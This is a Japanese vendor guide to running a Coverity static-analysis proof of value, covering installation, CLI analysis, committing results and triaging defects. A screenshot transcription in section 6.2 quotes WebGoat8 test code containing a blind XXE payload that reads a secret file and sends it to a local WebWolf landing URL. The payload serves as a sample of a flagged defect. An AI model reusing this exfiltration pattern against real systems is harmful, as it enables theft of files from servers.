

Coverity PoVガイド

2026/01/23

ブラック・ダック・ソフトウェア合同会社 パートナー担当



PoVガイド実践編

- [1 PoVの流れ](#)
- [2 ダウンロード](#)
 - [2.1 Community サイト](#)
 - [2.2 ライセンスのダウンロード](#)
 - [2.3 ツールのダウンロード](#)
- [3 インストール](#)
 - [3.1 Coverity Platform のインストール](#)
 - [3.2 Coverity Analysis のインストール](#)
- [4 初期設定](#)
 - [4.1 ユーザー作成](#)
 - [4.2 プロジェクトとストリーム作成](#)
- [5 解析](#)
 - [5.1 全体の流れ](#)
 - [5.2 1. coverity.yaml の生成](#)
 - [5.3 2. coverity capture](#)
 - [5.4 3. coverity analyze](#)
 - [5.5 4. coverity commit](#)
- [6 結果確認](#)
 - [6.1 プロジェクトへの移動](#)
 - [6.2 不具合ビュー](#)
 - [6.3 トリアージ](#)
 - [6.4 ビューによるフィルタ](#)
- [7 リザルトミーティング](#)
- [8 オプション機能の紹介](#)
 - [8.1 コーディングルールの解析](#)
 - [8.2 コンポーネントマップ](#)
 - [8.3 製品ドキュメント](#)
- [9 Appendix](#)
 - [9.1 クラシックなコマンド体系による解析](#)
 - [9.1.1 cov-configure](#)
 - [9.1.2 cov-build](#)
 - [9.1.3 cov-analyze](#)
 - [9.1.4 cov-commit-defects](#)
 - [9.2 yamlファイルの編集](#)
 - [9.2.1 capture コンパイラ設定・ビルドコマンド](#)
 - [9.2.2 analyze 解析オプション設定](#)
 - [9.2.3 analyze コーディング規約解析](#)
 - [9.2.4 analyze その他](#)
 - [9.2.5 commit 証明書](#)

1 PoVの流れ

- ヒアリング
 - PoVの目的・目標と解析対象(言語、規模、ビルドコマンド等)を確認します。
 - ヒアリング結果をもとに実施可否を判断します。
- 発行・準備
 - お客様は解析用のビルド環境と Coverity をインストールする環境を準備します。
 - BDSがPoV用の1か月ライセンスを発行します。
- 解析・評価
 - お客様側で Coverity のインストール、解析、コミットを実施します(必要に応じてBDSがサポート)。
- 結果報告
 - 結果報告会(最大1.5時間程度)を行い、PoVの目的達成を確認します。
 - 開発者や購買決定者の参加を推奨します。

2 ダウンロード

2.1 Community サイト

Coverity のライセンスおよびインストーラは Community サイトから入手します。

トライアルライセンスが発行されると、Communityサイトのアカウントに関するメールと、トライアルライセンスの発行をお知らせするメール(英語)がトライアル担当者に配信されます。

ライセンス発行のメールは届いているが、アカウントのメールが届いていない場合は、下記のログイン先で「Forgot Password」をクリックして、パスワードのリセットとアカウントの設定をお願いします。

- <https://community.blackduck.com/s/login/>

2.2 ライセンスのダウンロード

Community サイトでPoV用ライセンスをダウンロードします。

Note

製品版では、Coverity Analysis 用と Coverity Platform 用の2種類のライセンスのダウンロードが必要です。PoV用のライセンスは、Analysis と Platform 兼用となっています。ライセンス名に「SAVE」という文字列が含まれているのが Analysis 用、「Platform」という文字列が含まれているものが Platform 用となります。

1. Communityサイトにログイン
2. 「LICENSES & DOWNLOADS」-「Licenses」を選択
3. ライセンス一覧画面にあるライセンスをクリック
4. 「License Detail」画面の「Download」ボタンをクリック
5. ダウンロードしたZIPファイルを任意の場所に展開

展開先にある license.dat がライセンスファイルです。

Note

ライセンスファイルやインストーラが表示されない場合はアクセス権の問題が考えられます。担当 SE にお問い合わせください。

2.3 ツールのダウンロード

Community サイトから Coverity Analysis と Coverity Platform のインストーラをダウンロードします。

1. Community サイトにログイン
2. 「LICENSES & DOWNLOADS」-「Downloads」を選択
3. 必要に応じて「Product Group」と「Release Version」を選択
4. 「Operating System」と「Packages」を選び、対象マシン向けのインストーラをダウンロード

Download 画面例(Windows 64bit)

YOUR PURCHASED SOFTWARE DOWNLOADS ARE AVAILABLE BELOW Software Downloads CDTP						
Release: Coverity 2020.12		Operating System: Windows		Packages: All		
PACKAGE	FILE NAME	OPERATING SYSTEM	SIZE	CHECKSUM (MD5)	DOWNLOAD LINK	RELEASE NOTES
Analysis	cov-analysis-win32-2020.12.exe	Windows (32-bit)	608802KB	9dfa22552bbdd67da8a026f27887a46a	Download	Notes
Analysis	cov-analysis-win32-2020.12.zip	Windows (32-bit)	792582KB	130664a7498db3c04802f3344fd38ff3	Download	Notes
Analysis	cov-analysis-win64-2020.12.exe	Windows (64-bit)	1886264KB	f1ac278f553965f39e711e87e6c31e43	Download	Notes
Analysis	cov-analysis-win64-2020.12.zip	Windows (64-bit)	2386254KB	fd980f7e437e8245dff68648bbc2e65c	Download	Notes
Platform	cov-platform-win64-2020.12.exe	Windows (64-bit)	1188223KB	abc4fe8b1d101a421340a4b6ebebfb4b7	Download	Notes

図:Download 画面例(Windows 64bit)

3 インストール

3.1 Coverity Platform のインストール

ダウンロードしたインストーラーを実行し、画面の指示に従ってインストールします。主な注意点は以下のとおりです。

Important

- Windows では管理者権限で実行してください。
- Linux では `cov-platform-linux64-202x.xx.sh` を一般ユーザーで実行してください(`root` だとうまくいかない場合があります)。

1. インストーラーを実行
 - Windows: `cov-platform-win64-202x.xx.exe`
 - Linux: `cov-platform-linux64-202x.xx.sh`
2. インストールウィザードに沿って設定
 - Region Selection: Japan
 - License Agreement: EULA を確認して同意
 - Installer Type: Fresh Install
 - インストール先を指定
 - ライセンスファイルとしてダウンロードした `license.dat` を指定
 - Database: 同梱の PostgreSQL を使用(推奨)
 - Performance Tuning: Production
 - admin ユーザーのパスワードを設定
 - Windows サービスとして実行するか設定可能
 - ホスト名・ポートは環境に合わせて設定(デフォルト推奨)
3. 完了画面に表示されるURLにアクセスし、Coverity Connect にログインして動作を確認
 - 例: `http://localhost:8080/`
 - ユーザー名: admin、パスワード: インストールで設定した値
4. 必要に応じて「Admin User」->「Preference」で表示言語を変更

Note

Coverity Connect をホストしている PC が Windows の場合、Windows ファイアウォールなどの設定が必要になることがあります。

3.2 Coverity Analysis のインストール

ダウンロードした Coverity Analysis インストーラを実行し、ビルドを行うマシンにインストールしてください。

Note

`tar.gz`(Linux)や `Zip`(Windows)のインストーラは任意のディレクトリに展開し、`license.dat` を <展開先>/`bin` にコピーしてください。

1. ダウンロードしたCoverity Analysis インストーラを実行(管理者での実行は不要)
 - Windows 64bit 用: `cov-analysis-win64-202x.xx.exe`
 - Linux 64bit 用: `cov-analysis-linux64-202x.xx.sh`
 - Linux 32bit 用: `cov-analysis-linux-202x.xx.sh`
2. インストールウィザードに従ってツールを展開
 - ライセンスの指定画面では、`license.dat` ファイルを指定

Note

注意事項

- インストールウィザード中のライセンスの指定画面ではポータルサイトからダウンロードした `license.dat` を指定してください。
- インストールウィザード中の選択によっては、インストール後に「Point and Scan」というアプリケーションが立ち上がります。本手順の中では使用しないため、アプリケーションを閉じて構いません。

4 初期設定

4.1 ユーザー作成

Coverity Connect にログインする一般ユーザーを作成します。複数名で評価する場合は必要人数分を作成してください。

1. admin ユーザーで Coverity Connect にログイン
2. 右上メニューの「設定」-「ユーザーおよびグループ」を選択
3. 左下の「追加」をクリック
4. 必要情報を入力して「作成」をクリック
 - ユーザー名、パスワードを設定
 - ロケール: 日本語 を指定

4.2 プロジェクトとストリーム作成

Coverity Connect に解析結果をコミットするため、あらかじめプロジェクトとストリームを作成してください。

1. admin ユーザーで Coverity Connect にログイン
2. 「設定」-「プロジェクトとストリーム」を選択
3. 「+プロジェクト」をクリックしてプロジェクトを作成
4. 作成したプロジェクトを選択して「+ストリーム」をクリックしストリームを作成

ストリーム名にマルチバイト文字やスペースを含めないでください

以降の手順ではストリーム名を参照します。

5 解析

Coverity Analysis をインストールしたマシン上で、解析対象のコードベースのビルドと解析を行います。ここからはコマンドラインで作業を進めます。

詳細: [Using the Coverity CLI](#)

5.1 全体の流れ

Coverity Analysis は、ツールのインストール先の bin ディレクトリに、各種コマンドが存在します。ここでは、その中の coverity コマンド(Coverity CLI)を用いる解析を説明します。

cuda / Fortran / Scala は Coverity CLI でサポートしていません。

下記が、Coverity CLIによる解析の流れです。coverity setup コマンドで初期設定を行い、coverity scan で解析を行います。coverity scan は3つのフェーズに分けて実行することが可能です。初回実行時は正しく解析が実行できているか確認のため、一括で解析作業を実施する coverity scan ではなく、以下のコマンドを順次実行、結果の確認を行ってください。




図:Coverity PoV Guide_flow.png

各コマンドの共通オプションとして、-dir オプションによる中間ディレクトリの指定があります。中間ディレクトリは Coverity 解析作業中に使用される作業ディレクトリであり、一連の解析作業で同じディレクトリを指定する必要があります。

5.2 1. coverity.yaml の生成

解析対象のソースコードのルートディレクトリで、coverity setup コマンドを実行し、解析に必要な設定ファイル(coverity.yaml)を作成します。coverity.yaml の細かい編集方法は、Appendix の [yamlファイルの編集](#) で説明します。

コマンド

```
coverity setup
```

coverity setup コマンド実行中に、対話形式で下記の情報を入力してください。

- Coverity Connect URL
- 登録先ストリーム（存在しないストリームの場合は新規に作成）
- Coverity Connect ユーザー名 / パスワード
 - 自動的に ak-<ホスト名>-<ポート番号> で認証キーを生成します
 - 認証キーの場合
 - Windows : %APPDATA%\Coverity\authkeys
 - Linux : \$HOME/.coverity

5.3 2. coverity capture

解析対象のソースコードのルートディレクトリに coverity.yaml ファイルがあることを確認してください。そのディレクトリで、coverity capture を実行してください

```
coverity capture
```

処理が完了すると下記のようにソースファイルキャプチャー処理結果が表示されます

```
Capture summary:
SUCCESS: 1551
INCOMPLETE: 0
FAILED: 0
IGNORED: 527
FILES CAPTURED: 1551
LINES OF CODE: 431121
```

- SUCCESS : キャプチャーに成功し、解析対象となったソースファイル数
- INCOMPLETE : 部分的にキャプチャー処理に失敗したソースファイル数
- FAILED : キャプチャー処理に失敗したファイル数
- IGNORED : サポートしていない言語で記述されたソースファイル数

また、コマンドを実行したディレクトリの配下に、自動的に idir ディレクトリが作成され、中に解析に必要な中間データやログファイルが保存されます。このディレクトリを「中間ディレクトリ」と呼び、以後の解析でも使用します。

5.4 3. coverity analyze

coverity analyze コマンドを実行し解析を行います。引き続き、解析対象のソースコードのルートディレクトリ、coverity.yaml を配置しているディレクトリで実行してください。

コマンド

```
coverity analyze
```

解析結果サマリー例

```
Analysis summary report:
-----
Files analyzed      : 1286 Total
  HTML             : 17
  Java              : 794
  JavaScript        : 5
  Text              : 470
Total LoC input to cov-analyze : 294554
Functions analyzed  : 46871
Paths analyzed     : 2078041
Time taken by analysis : 00:12:40
Defect occurrences found : 187 Total
    2 CHECKED_RETURN
    1 COPY_PASTE_ERROR
    1 DC.DANGEROUS
    3 DEADCODE
    18 FORWARD_NULL
    9 GUARDED_BY_VIOLATION
    2 HARDCODED_CREDENTIALS
<省略>
```

解析処理が完了すると `idir/output/summary.txt` が作成されます。このファイルを担当SEに送付してください。

5.5 4. coverity commit

検出された不具合を閲覧するためには、解析結果をCoverity Connect のデータベースに登録する必要があります。この作業をコミットと呼びます。`coverity commit` コマンドを実行し解析結果を Coverity Connect へ登録します。

コマンド

```
coverity commit
```

PoVに限り、ここで「コミットパスワード」の入力が必要となります。入力方法および入力内容については、担当SEの指示に従ってください。

コミットが完了すると、検出された不具合を Coverity Connect で閲覧することができます。

6 結果確認

6.1 プロジェクトへの移動

Coverity Connect にログインすると、解析結果が表示可能なプロジェクトが一覧で表示されます。解析結果を表示したいプロジェクトをクリックすると、解析結果表示画面に遷移します。

Search Projects & Hierarchies ▾						
プロジェクト すべてのプロジェクト ⚙						
プロジェクト ▲	説明	最終コミット日	コード行数 (LOC)	合計	新規	対象外
BouncyCastle-C#	C#, security	2019-06-21 05:09:17	237327	255	252	0
BouncyCastle-Java	Java security library	2022-01-25 10:48:22	337286	610	566	32
Contrast Security(tm) dem...	Contrived web app securit...	2021-10-19 17:38:42	540462	13765	13547	0
Core-UI	ECMAScript	2018-12-03 04:30:46	95586	7	7	0
County Server	JavaScript	2019-07-15 12:12:02	78028	77	77	0
DOMtastic	JavaScript	2017-02-21 14:58:36	16853	9	9	0
Datalab	TypeScript	2019-07-03 04:43:15	40225	48	48	0
Demo	Assigned to 'kris'	2020-05-05 14:08:26	1949561	2230	2193	3
Django-Python	Python	2020-12-19 23:32:02	698797	104	103	0
DotNetNuke	DotNetNuke Platform is a f...	2016-10-17 15:40:01	204655	550	534	0
Duguying	Duguying Studio	2021-09-29 17:33:23	96025	172	172	0
Elmah-C#	C# Quality	2019-06-21 10:51:08	190318	31	31	0
Ethereum	Ethereum lib in Go	2019-07-15 12:16:13	18963	3	3	0
FDS Fortran	Fortran	2017-07-05 16:02:32	150122	1104	1103	0
FFLib Apex		2021-12-13 07:27:26	6425	176	176	0
Falcon Plus	Enterprise level monitoring...	2019-07-15 12:13:27	95807	14	14	0
FreeCS	Chat server in Java	2018-11-24 18:42:01	23926	105	100	1
Gitlab		2023-02-02 04:59:27	55	7	5	0
Inferno	TypeScript	2019-07-03 04:44:16	61464	12	12	0
JavaSecCode		2021-10-12 10:46:11	4198	180	180	0
JuiceShop	ECMAScript 8	2022-01-25 03:33:53	109011	232	232	0
LibUAVCAN	MISRA C++ (2008)	2022-01-25 11:04:50	102717	6015	6009	6
Mock-Http-Server	Java - Jenkins, Jira, email,...	2021-03-18 20:22:31	342	10	9	0
NPSP		2021-12-13 07:22:36	562841	3428	3428	0
NetworkConnect	Android, desktop analysis	2016-11-01 12:07:34	2260	7	6	0
Node.JS	Node.JS demo	2021-09-29 16:46:00	310593	1145	1145	0
NodeGoat		2021-09-29 17:08:34	17545	14	14	0
Notepad-plus-plus	C++ (one C# file)	2017-04-24 09:30:39	340335	338	331	0
OpenSSL		2021-09-29 18:31:57	1026631	205	184	8
PhpNuke	Php	2018-02-01 16:28:09	243110	127	127	0
ProFTPd	Project of links	2020-05-05 14:08:26	63224	100	89	0
65 プロジェクト が該当						

図:プロジェクト一覧画面

解析結果表示画面からプロジェクトの一覧に戻るには、「プロジェクトおよび階層の検索」-「プロジェクト (すべてを表示)」の「すべてを表示」の部分をクリックしてください。

Search Projects & Hierarchies						
Search Projects & Hierarchies		最終コミット日	コード行数 (LOC)	合計	新規	対象外
プロジェクト (すべてを表示)		2019-06-21 05:09:17	237327	255	252	0
BouncyCastle	OpenSSL	2022-01-25 10:48:22	337286	610	566	32
Contraband	WebGoat8	2021-10-19 17:38:42	540462	13765	13547	0
Core-UI	Appleseedapp-C#	2018-12-03 04:30:46	95586	7	7	0
Countly	Core-UI	2019-07-15 12:12:02	78028	77	77	0
DOMTree	Ethereum	2017-02-21 14:58:36	16853	9	9	0
Datalab	Django-Python	2019-07-03 04:43:15	40225	48	48	0
Demo	Countly Server	2020-05-05 14:08:26	1949561	2230	2193	3
Django	LibUAVCAN	2020-12-19 23:32:02	698797	104	103	0
DotNet	BouncyCastle-C#	2016-10-17 15:40:01	204655	550	534	0
Duguyon	Demo	2021-09-29 17:33:23	96025	172	172	0
Elmah		2019-06-21 10:51:08	190318	31	31	0
Ethereum		2019-07-15 12:16:13	18963	3	3	0
FDS F	階層 (すべてを表示)	2017-07-05 16:02:32	150122	1104	1103	0
FFLib A	Projects	2021-12-13 07:27:26	6425	176	176	0
Falcon	Languages	2019-07-15 12:13:27	95807	14	14	0
FreeCS		2018-11-24 18:42:01	23926	105	100	1
Gitlab		2023-02-02 04:59:27	55	7	5	0
Inferno	TypeScript	2019-07-03 04:44:16	61464	12	12	0
JavaSecCode		2021-10-12 10:46:11	4198	180	180	0
JuiceShop	ECMAScript 8	2022-01-25 03:33:53	109011	232	232	0
LibUAVCAN	MISRA C++ (2008)	2022-01-25 11:04:50	102717	6015	6009	6
Mock-Http-Server	Java - Jenkins, Jira, email,...	2021-03-18 20:22:31	342	10	9	0
NPSP		2021-12-13 07:22:36	562841	3428	3428	0
NetworkConnect	Android, desktop analysis	2016-11-01 12:07:34	2260	7	6	0
Node.JS	Node.JS demo	2021-09-29 16:46:00	310593	1145	1145	0
NodeGoat		2021-09-29 17:08:34	17545	14	14	0
Notepad-plus-plus	C++ (one C# file)	2017-04-24 09:30:39	340335	338	331	0
OpenSSL		2021-09-29 18:31:57	1026631	205	184	8
PhpNuke	Php	2018-02-01 16:28:09	243110	127	127	0
ProFTPD	Project of links	2020-05-05 14:08:26	63224	100	89	0

<https://coverity.bdsjp.com/#/reports/10529>

図:「すべてのプロジェクト」リンクの位置

6.2 不具合ビュー

下記が、Coverity Connect の問題を表示するメインのビューです。左上の表の中から1件の問題をクリックすると、左下のエリアにソースコードと問題の内容を表示します。

WebGoat8

問題：スナップショット別 | 未修正未トリアージ

フィルター：状態

CID	タイプ	数	影響度	状態	初回検出	担当者	分類	重要度	アクション	コンポー...	カテゴリ	ファイル	機能
227736	ファイル...	1	高	新規	2021/09/30	未アサイン	未分類	未指定	未確定	その他	影響度...	/webgoat-...	Bl...
227735	コンフィ...	2	監査	新規	2021/09/30	未アサイン	未分類	未指定	未確定	その他	影響のセ...	/webgoat-...	
227734	ファイル...	1	高	新規	2021/09/30	未アサイン	未分類	未指定	未確定	その他	影響度...	/webgoat-...	Pr...
227733	コンフィ...	1	監査	新規	2021/09/30	未アサイン	未分類	未指定	未確定	その他	影響のセ...	/webgoat-...	
227731	DOM-bas...	1	監査	新規	2021/09/30	未アサイン	未分類	未指定	未確定	その他	影響のセ...	/webgoat-...	thi...
227729	DOM-bas...	1	監査	新規	2021/09/30	未アサイン	未分類	未指定	未確定	その他	影響のセ...	/webgoat-...	thi...
227728	平文通信...	1	中	新規	2021/09/30	未アサイン	未分類	未指定	未確定	その他	影響度...	/webgoat-...	SS...
227727	URI 操作...	1	中	新規	2021/09/30	未アサイン	未分類	未指定	未確定	その他	影響度...	/webwolf/...	Pr...

222 件中 1 件の 問題 を選択

BlindSendFileAssignmentTest.java

```

79 mockMvc.perform(MockMvcRequestBuilders.post("/xxe/blind")
80     .content(String.format(content, targetFile.toString()))
81     .andExpect(status().isOk());
82 assertThat(comments.getComments().extracting(c -> c.getText()).containsAnyOf("Nice try, you need to send the file to WebWolf");
83 }
84
85 @Test
86 public void solve() throws Exception {
87     3. taint_path_field: フィールド webGoatHomeDirectory から汚染データを読み込んでいます。
88
89     CID 227736: (#1 of 1): ファイルシステム パス、ファイル名、URI 操作 (PATH_MANIPULATION)
90     4. sink: 汚染された値 webGoatHomeDirectory を使用してパスまたは URI を構成しています。これは、攻撃者に機密または重要なファイルへのアクセス、変更や存在テストを許可す
91     可能性があります。
92
93     バスマニピュレーション脆弱性は、入力の適切な確認で対処することができます。ディレクトリトラバーサル文字列を（拒否リストを使用して）禁止すると、入力の安全性が向上しま
94     すが、（許可リストを使用して）許可される特定の文字セットを制限することが推奨されます。絶対パスと上方へのディレクトリトラバーサルは除外しましょう。
95
96     File targetFile = new File(webGoatHomeDirectory, "/XXE/secret.txt");
97     //Host DTD on WebWolf site
98     String dtd = "<?xml version='1.0' encoding='UTF-8'>\n" +
99         "<!ENTITY % file SYSTEM \"\" + targetFile.toURI().toString() + \">\n" +
100         "<!ENTITY % all \"<!ENTITY send SYSTEM 'http://localhost:"+port+"/landing?text=%file;'>\n" +
101         "%all;";
102     webWolfServer.stubFor(get(WireMock.urlMatching("/files/test.dtd"))
103         .willReturn(aResponse()
104             .withStatus(200)
105             .withBody(dtd)));
106     webWolfServer.stubFor(get(urlMatching("/landing.*")).willReturn(aResponse().withStatus(200)));
107
108     //Make the request from WebGoat
109     String xml = "<?xml version='1.0'>" +
110         "<!DOCTYPE comment [\" +
111         "<!ENTITY % remote SYSTEM \"http://localhost:"+port+"/files/test.dtd\">\" +
112         \"%remote;\" +

```

図：問題ビュー

6.3 トリアージ


不具合ビューの右のエリアでは、検出された不具合に対して、レビュー済みか、担当者等の設定を行うことが可能です。これをトリアージと言います。

トリアージの例：

- 確認した問題については、「分類」を「未選別」以外に変更
 - まだ見ていない問題は「未選別」、それ以外はすでに見たものと判断できる
- 修正する場合は、「担当者」を設定する

この項目は、「コンフィギュレーション」-「属性」の設定から独自の項目を追加可能です。

6.4 ビューによるフィルタ



The screenshot shows the WebGoat8 application interface. On the left is a sidebar menu with categories like 'ダッシュボード' (Dashboard), '問題: スナップショット別 | 未修正未トリアージ' (Issues: By Snapshot | Unfixed, Untriage), '問題: プロジェクトスコープ' (Issues: Project Scope), 'ファイル' (Files), '関数' (Functions), 'コンポーネント' (Components), 'チェッカー' (Checkers), '担当者' (Assignees), 'スナップショット' (Snapshots), and 'トレンド' (Trends). The main area displays a table of issues with columns: 状態 (Status), 初回検出 (First Detected), 担当者 (Assignee), 分類 (Classification), 重要度 (Severity), アクション (Action), コンポーネント (Component), カテゴリ (Category), ファイル (File), and 機能 (Feature). The table lists several issues, all with a status of '新規' (New) and a date of '2021/09/30'. A context menu is open over the table, showing options like '新しいビューを追加...' (Add new view...) and 'レイアウトの設定...' (Set layout...). The right sidebar shows a list of issues, with the top one having ID '227736' and a description about a security vulnerability.

図: ビューのメニュー

左上の表に表示する内容は、「ビュー」と「フィルタ」を設定することで、様々な条件で表示する内容を切り替えることができます。

ビューの作成方法

1. 「問題: スナップショット別」のマウスホバーで表示される、「▼」をクリック
2. 「新しいビューを追加」で新規ビューを作成(この時点では、フィルタ条件が設定されていません)
3. 作成したフィルタのマウスホバーで表示される、「▼」をクリック
4. 「設定を編集」-「フィルタ」タブで表示条件を変更

ビューは、Coverity Connectのログインユーザーごとに保存されます。他のユーザーまたはグループとの共有も可能です。

7 リザルトミーティング

リザルトミーティングでは、お客様の当初のクライテリアが達成されたかを確認します。お客様はリザルトミーティング中に、Coverity Connect の画面を画面共有できるようにご準備ください。

8 オプション機能の紹介

8.1 コーディングルールの解析

通常の解析に加えて、各コマンドでオプションの設定が必要になります。別ストリームを作成してのコミットを推奨します。

cov-build: `--emit-complementary-info` オプションを追加

```
cov-build --dir idir --emit-complementary-info make
```

cov-analyze: `--coding-standard-config` <設定ファイル> オプションを追加

```
cov-analyze --dir idir --coding-standard-config certc-all.config
```

certc-all.config ファイルはコーディングルールの解析をする際の設定ファイルです。<Coverity Analysisインストール先>config/coding-standards/cert-c フォルダからコピーして使用してください。

同フォルダには、コーディングルールの優先度に応じたサンプルファイルが用意されています。

一部ルールを解析しないようにしたいなど、ルールのカスタムをしたい場合は、cert-c-all-deviations.config (全部のルールを無視する設定)を参考にして、「無視する」ルールをファイルに追加してください。

8.2 コンポーネントマップ

問題の発生箇所(ファイルパス)に応じて、検出結果を分類する機能です。ライブラリで検出している問題を除外したり、ディレクトリごとで機能や担当者が分かれている場合に、トリアージが便利になります。

コンポーネント作成方法

1. Coverity Connect にログイン
2. 「設定」-「コンポーネントマップ」に移動
3. 「追加」ボタンでコンポーネントマップを作成
4. 作成したコンポーネントマップを選択して、右側の「コンポーネント」タブの「追加」ボタンをクリックして、分類したい内容のコンポーネントを複数作成
5. 「ファイルのルール」タブから、ファイルパスのパターン(正規表現)とコンポーネントのマッピングルールを作成
 - 条件を満たさない場合はその他に振り分けとなります

